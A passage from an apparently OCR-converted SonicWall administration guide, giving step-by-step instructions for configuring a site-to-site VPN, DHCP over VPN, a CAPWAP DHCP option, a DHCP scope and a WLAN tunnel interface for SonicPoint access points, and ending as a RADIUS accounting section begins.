
4 From the **Authentication Method** drop-down menu, select the method you want. For example, **IKE using Preshared Secret**. This is the default.

5 In the **Name** field, enter a descriptive name for the VPN tunnel. For example, **VPN to Central Gateway**.

6 In the **IPSec Primary Gateway Name or Address** field, enter the IP address of the remote gateway. For example, `10.03.49.77`.

7 If you are using IKE, configure the IKE authentication settings.

8 Click the **Network** tab.




9 Under **Local Networks**, select the **Choose local network from list** option.

10 From the **Choose local network from list** drop-down menu, select **X0 Subnet**.


11 Under **Remote Networks**, select the option you want and, if applicable, the network you want from the associate drop-down menu.

12 Click the **Advanced** tab.



13 Select the **Allow SonicPoint N Layer 3 Management** option.


14 Click **OK**. The **VPN Policies** table is updated.



15 Navigate to the **VPN > DHCP over VPN** page.

16 From the **DHCP over VPN** drop-down menu, select **Central Gateway**. This is the default.

17 Click the **Configure** button. The **DHCP over VPN Configuration** dialog displays.



18 Select the following options:

- **User Internal DHCP Server**
- **For Global VPN Client**
- **For Remote Firewall**


19 Click **OK**.

Configuring the VPN Tunnel on the Remote Gateway

To configure the VPN tunnel on the remote gateway:

1 Navigate to the **VPN > Settings** page.

2 Under the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.




3 From the **Policy Type** drop-down menu, select **Site to Site**. This is the default.

4 From the **Authentication Method** drop-down menu, select the appropriate method for your network. For example, **IKE using Preshared Secret**. This is the default.

5 In the **Name** field, enter a descriptive name for the VPN tunnel. For example, **VPN to Remote Gateway**.

6 In the **IPSec Primary Gateway Name or Address** field, enter the IP address of the remote gateway. For example, `10.03.49.79`.

7 Click the **Network** tab.




8 Under **Local Networks**, select the **Choose local network from list** option. This is the default.

9 From the **Choose local network from list** drop-down menu, select **X1 Subnet**.

10 Under **Remote Networks**, select the option you want and, if appropriate, the network from the associated drop-down menu. The default is **Choose destination network from list**.

NOTE: If you have not created an address object for your remote gateway, you can do so by selecting **Create new address object** from one of the menus.


11 Under **Remote Networks**, select **Create new address object** from the appropriate menu. The **Add Address Object** dialog displays.



12 In the **Name** field, enter **Remote Gateway X0 Subnet**.

13 From the **Zone Assignment** drop-down menu, select **LAN**. This is the default.

14 From the **Type** drop-down menu, select **Network**. Another option appears.




15 In the **Network** field, enter the IP address of the remote gateway. For example, `192.168.168.0`.

16 In the **Netmask/Prefix Length** field, enter the mask. For example, `255.255.255.0`.


17 Click **OK**.

18 Click the **Advanced** tab.



19 Select the **Allow SonicPointN Layer 3 Management** option.


20 Click **OK**. the **VPN Policies** table is updated.



21 Navigate to the **VPN > DHCP over VPN** page.

22 From the **DHCP over VPN** drop-down menu, select **Remote Gateway**.

23 Click the **Configure** button. The **DHCP over VPN Configuration** dialog displays.



24 From the **DHCP lease bound to** drop-down menu, select the interface that is connected to the SonicPoint. For example, **Interface X4**.

25 (Optional) Select the **Accept DHCP Request from bridged WLAN interface** option if you want it.

26 In the **Relay IP Address** field, enter the IP address of the interface connected to the SonicPoint. For example `30.30.30.1`.

> **NOTE:** If enabled, this IP address is used as the DHCP Relay Agent IP address (giaddr) in place of the Central gateway's address and must be reserved in the DHCP scope on the HDCP server.
>
> This address also can be used to manage this SonicWall remotely through the VPN tunnel from behind the Central Gateway.

27 In the **Remote Management IP Address** field, enter the IP address that is used to manage this SonicWall security appliance remotely from behind the Central Gateway.

> **NOTE:** This IP address was configured in Configuring the Access Controller Interface, and must be reserved in the DHCP scope on the DHCP server. In the example it is `10.10.10.1`.

28 Select the **Block traffic through tunnel when IP spoof detected** option.

29 Select the **Obtain temporary lease from local DHCP server if tunnel is down** option.


30 In the **Temporary Lease Time (minutes)** field, leave the default value of **2**.

31 Click **OK**.


Configuring the CAPWAP DHCP Option Object on the Central Gateway

To configure the CAPWAP DHCP Option Object on the Central Gateway:


1 Navigate to the **Network > DHCP Server** page.



2 In the **DHCP Server Settings** section, click **Advanced**. The **DCHP Advanced Settings** dialog displays.



3 Click **Add Option**. The **Add DHCP Option Object** dialog displays.



4 In the **Option Name** field, enter a descriptive name, such as **capwap** or **CAPWAP DHCP**.

5 From the **Option Number** drop-down menu, select **138 (CAPWAP AC IPv4 Address List)**.

6 In the **Option Value** field, enter the IP address you want to use for the DHCP group. For example, `192.168.168.168`.


7 Click **OK** to add the DHCP Option Object.

8 Click **OK** to close the **DHCP Advanced Settings** dialog and return to the **Network > DHCP Server** page.


Configuring the DHCP Scope on the Central Gateway

To configure the DHCP Scope on the Central Gateway:

1 Navigate to the **Network > DHCP Server** page.



2 Click the **Add Dynamic** button. The **Dynamic Range Configuration** dialog displays.



3 Select the **Enable this DHCP Scope** option. This is the default.

4 In the **Range Start** field, enter the IP address at which to start the DHCP range. For example, `30.30.30.2`.

> **NOTE:** The range values must be within the same subnet as the Default Gateway. For example, `30.30.30.2` to `30.30.30.100`.

5 In the **Range End** field, enter the IP address at which to end the DHCP range. For example, `30.30.30.100`.


6 In the **Lease Time (minutes)** field, use the default value, **1440**.

7 In the **Default Gateway** field, enter the IP address of the default gateway.

> **NOTE:** This value will be the IP address of the interface connected to the SonicPoint. For example, `30.30.30.1`.

8 In the **Subnet Mask** field, enter the subnet mask of the default gateway. For example, `255.255.255.0`.

9 Click the **Advanced** tab.




10 In the **DHCP Generic Options** section, from the **DHCP Generic Option Group** drop-down menu, select the **CAPWAP DHCP** option.

> **NOTE:** The CAPWAP DHCP option was created in Configuring the CAPWAP DHCP Option Object on the Central Gateway.

11 Select the **Send Generic options always** option. This is the default.

12 Click **OK**. The **DHCPv4 Server Lease Scopes** table is updated.




Configuring the WT0 Interface on the Central Gateway


To configure the Wireless Tunnel interface (WT0) on the Central Gateway:

1 Navigate to the **Network > Interfaces** page.

2 From the **Add Interface** drop-down menu in the **Interface Settings** section, select **Add WLAN Tunnel Interface**. The **Add WLAN Tunnel Interface** dialog is displayed.



3 From the **Zone** drop-down menu, select **WLAN**. More options display.



4 In the **Tunnel Id** field, select **0**. This is the default.

5 From the **Tunnel Source Interface** drop-down menu, select **X0**.

6 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.


7 In the **IP Address** field, select `172.17.31.1`.

8 In the **Subnet Mask** field, select `255.255.255.0`. This is the default.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints allowed on your network. For example, **48 SonicPoints**. The default is **64 SonicPoints**.

10 Optionally, enter a comment in the **Comment** field.

11 Click **OK**. The **Interface Settings** table is updated.



SonicPoint RADIUS Accounting

RADIUS (Remote Authentication Dial-In User Service) is a networking protocol that provide centralized authentication, authorization, and accounting. SonicOS uses RADIUS protocols to delivery account information from the NAS (Network Access Server), which is the SonicPoint in our case, to the RADIUS Accounting Server. You can take advantage of the accounting information to apply various billing rules on the RADIUS Accounting Server side. The accounting information can be based on session duration or traffic load being transferred for each user.

The overall authentication, authorization, and accounting process works as follows:

1 A user associates to a SonicPoint which is connected to a SonicWall firewall.

2 Authentication is performed using the method designated.

3 IP subnet/VLAN assignment is enabled.

